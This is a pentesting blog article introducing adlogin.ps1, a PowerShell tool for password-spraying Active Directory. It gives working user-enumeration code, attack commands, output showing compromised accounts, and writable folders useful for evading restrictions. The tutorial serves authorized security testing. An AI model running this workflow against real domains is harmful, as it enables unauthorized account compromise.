Active Directory Brute Force Attack Tool in PowerShell (ADLogin.ps1)

infosecmatter.com/active-directory-brute-force-attack-tool-in-powershell-adlogin-ps1

March 11, 2020

This article introduces adlogin.ps1 – a minimalistic Active Directory login brute force tool written in pure PowerShell. This tiny little tool can be useful in specific attack simulations and scenarios where it is impossible to use any other standard tool from a typical hacker's toolkit.

Why another AD / LDAP brute force attack tool?

It's true, there are dozens of AD / LDAP / SMB login brute force tools out there. From Nmap's smb-brute and ldap-brute NSE scripts to Metasploit's smb_login scanner and many other different login brute force attack tools.

Although they are all great tools, none of them is simple enough and small enough that you could just write quickly from scratch in the target environment, if you don't have any other choice.

Where does this tool fit in?

This tool fits into scenarios where we are testing some kind of isolated environment which contains Active Directory. For instance, this could be a restricted VDI / Citrix environment where we cannot upload anything. It could also be an employee simulation / penetration testing scenario with extremely lock down configuration of the workstation.

It fits into scenarios where the customer would like to test the compensatory security controls that they have implemented on the endpoints (e.g. Antivirus, EDR solution, GPO restrictions, AppLocker, Host based firewall etc.) and the network (e.g. SOC, AD password attack protection etc.).

This tool fits anywhere where we have limited means of introducing arbitrary code into the environment and where we cannot use our typical pentesting toolkit (e.g. Kali Linux). We must only use what's available on the system that we were given access to.

Sometimes, we simply need something really easy and minimalistic and that's where our tiny little adlogin.ps1 tool comes in. Let's have a look on the feature list.

Tool features

These are the features of the tool:

- Small and minimalistic – can be easily typed out by hand (on the keyboard)
- Written in pure PowerShell – there are no additional modules needed

- Non-malicious – it will not be detected by Antivirus / EDR solutions
- Practical and smart design:
    - Supports resuming, if interrupted
    - Skips already compromised user accounts
    - Avoids trying again the same username / password combinations

Typical scenario

Typically, we would use this tool when we were given access to an employee Windows desktop / workstation with limited privileges. We are simply a standard non-privileged domain user and we would like to test whether we can compromise other domain users by performing login attacks against the domain controller.

(1) First step is of course to somehow circumvent the restrictions on the given workstation and spawn a shell. Once we can comfortably run PowerShell commands, we can progress to the next step.

(2) Second step is to get the list of AD domain users. We can use some of the pure PowerShell cmdlets for working with Active Directory. We simply need to have a list of usernames in a file one by one per line:

```
$a = [adsisearcher]"(&(objectCategory=person)(objectClass=user))"
$a.PropertiesToLoad.add("samaccountname") | out-null
$a.PageSize = 1
$a.FindAll() | % { echo $_.properties.samaccountname } > users.txt
```


(3) Now we can create our login attack tool somewhere on the file system. The tool lives in our InfosecMatter Github repository here. It is short, so we can easily type it out fairly quickly. We can place it anywhere on the file system as long as we have write permissions there, e.g.:

- C:\Users\Public
- C:\Windows\Tasks
- C:\Windows\Tracing
- C:\Windows\System32\Spool\Drivers\Color
- etc.

Important note before we start the attack

We should be aware of the corporate domain password policy. Namely we should check the account lockout threshold settings. We have to make sure not to exceed failed login attempts within the observation window time period, unless we want to cause account lockouts in the environment. That is never a good thing to hear from the customer.

Alright, let's assume we have chosen to place our files into the `C:\Users\Public` folder. This is what we should have:



Windows PowerShell

```
PS C:\users\public> dir


    Directory: C:\users\public


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-r---        9/17/2017  12:11 AM                Documents
d-r---        7/16/2016   4:47 AM                Downloads
d-r---        7/16/2016   4:47 AM                Music
d-r---        7/16/2016   4:47 AM                Pictures
d-r---        7/16/2016   4:47 AM                Videos
-a----        3/11/2020  10:17 AM            864 adlogin.ps1
-a----        3/11/2020  10:52 AM         184895 userlist.txt


PS C:\users\public> gc userlist.txt
AAA1749
AAA3086
AAA5001
aaa60240
AAA6310
AAA7547
AAA8456
AAA8592
AAA8676
AAA9770
```

Start the login attack


To start the attack, simply import the module and invoke the main function like this:

```
Import-Module .\adlogin.ps1

# Usage:
adlogin <userlist.txt> <domain> <password>

# Example:
adlogin users.txt domain.com P@ssw0rd
```

The tool will go through every username in the provided user list and it will try to authenticate to the Active Directory domain using the provided password. Here's a real-world example:



```
PS C:\users\public> adlogin .\userlist.txt domain.com password123

AAA1749,password123,False
AAA3086,password123,False
AAA5001,password123,False
aaa60240,password123,False
AAA6310,password123,False
AAA7547,password123,False
AAA8456,password123,False
AAA8592,password123,False
AAA8676,password123,True
AAA9770,password123,False
aaabubaker,password123,False
aaalalix,password123,False
AAB11510,password123,False
AAB8624,password123,False
AAB9130,password123,False
AAB9695,password123,False
aabbas,password123,True
aacharya,password123,False
AAD10518,password123,False
AAD13693,password123,False
AADXXX,password123,False
aafollowup,password123,False
AAG12032,password123,False
AAG12979,password123,False
AAG13798,password123,False
```

How it works

While the attack is running, the tool writes every result into a text file in the current working directory. This allows the tool to keep track of everything. Before any login attempt, the tool will check the results that it already has. Thanks to this, the tool will never try the same username and password combination twice, nor it will attack already compromised user. We can also easily re-run the attack, if it was interrupted, and the tool will just resume automatically where it was interrupted.

Getting the results


To get the results produced by our little tool, simply open another PowerShell window and type the following command in the same directory:

```
Get-Content adlogin.*.txt | Select-String True

# or

gc adlogin.*.txt | sls True
```

Here’s an example:



```
PS C:\users\public> dir


    Directory: C:\users\public


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-r---        9/17/2017  12:11 AM                Documents
d-r---        7/16/2016   4:47 AM                Downloads
d-r---        7/16/2016   4:47 AM                Music
d-r---        7/16/2016   4:47 AM                Pictures
d-r---        7/16/2016   4:47 AM                Videos
-a----       11/18/2019   1:05 AM         419134 adlogin.1234.txt
-a----       11/18/2019   3:43 AM         438654 adlogin.12345.txt
-a----       11/18/2019   4:46 PM         438654 adlogin.admin.txt
-a----       11/19/2019   1:32 AM         497214 adlogin.Admin123.txt
-a----        3/11/2020  10:50 AM         497298 adlogin.P@ssw0rd.txt
-a----       11/17/2019  11:09 PM         516828 adlogin.P@ssw0rd1.txt
-a----       11/18/2019  11:56 PM         555774 adlogin.P@ssw0rd123.txt
-a----       11/18/2019   4:03 AM         497214 adlogin.password.txt
-a----        3/11/2020  11:10 AM         555768 adlogin.password123.txt
-a----        3/11/2020  11:05 AM            925 adlogin.ps1
-a----        3/11/2020  11:06 AM         184826 userlist.txt


PS C:\users\public> gc adlogin.*.txt | sls True

AAG12979,P@ssw0rd,True
VN84150,P@ssw0rd,True
VN88203,P@ssw0rd,True
AAA8676,password123,True
aabbas,password123,True
neelo,password123,True


PS C:\users\public> _
```

In the above screenshot, we can see 6 compromised users.

Limitations

This tool is only a simple single-threaded loop and as such it goes through each account one by one. Therefore, it is not fast. The speed is approximately 3 login attempts per second. Furthermore, if there are lot of users in the domain, the tool may get a bit slow after some time.

Something to also keep in mind is that this attack is definitely not covert. It uses standard DirectoryServices functionalities and so it will certainly leave traces in the logs on the domain controller.

Conclusion

Although this tool is not perfect, in certain situation this is exactly what we need and so far it has always done the job, reliably. Furthermore, its minimalistic form makes it easily modifiable and useful not only in restricted environments. Hope you will find it useful too!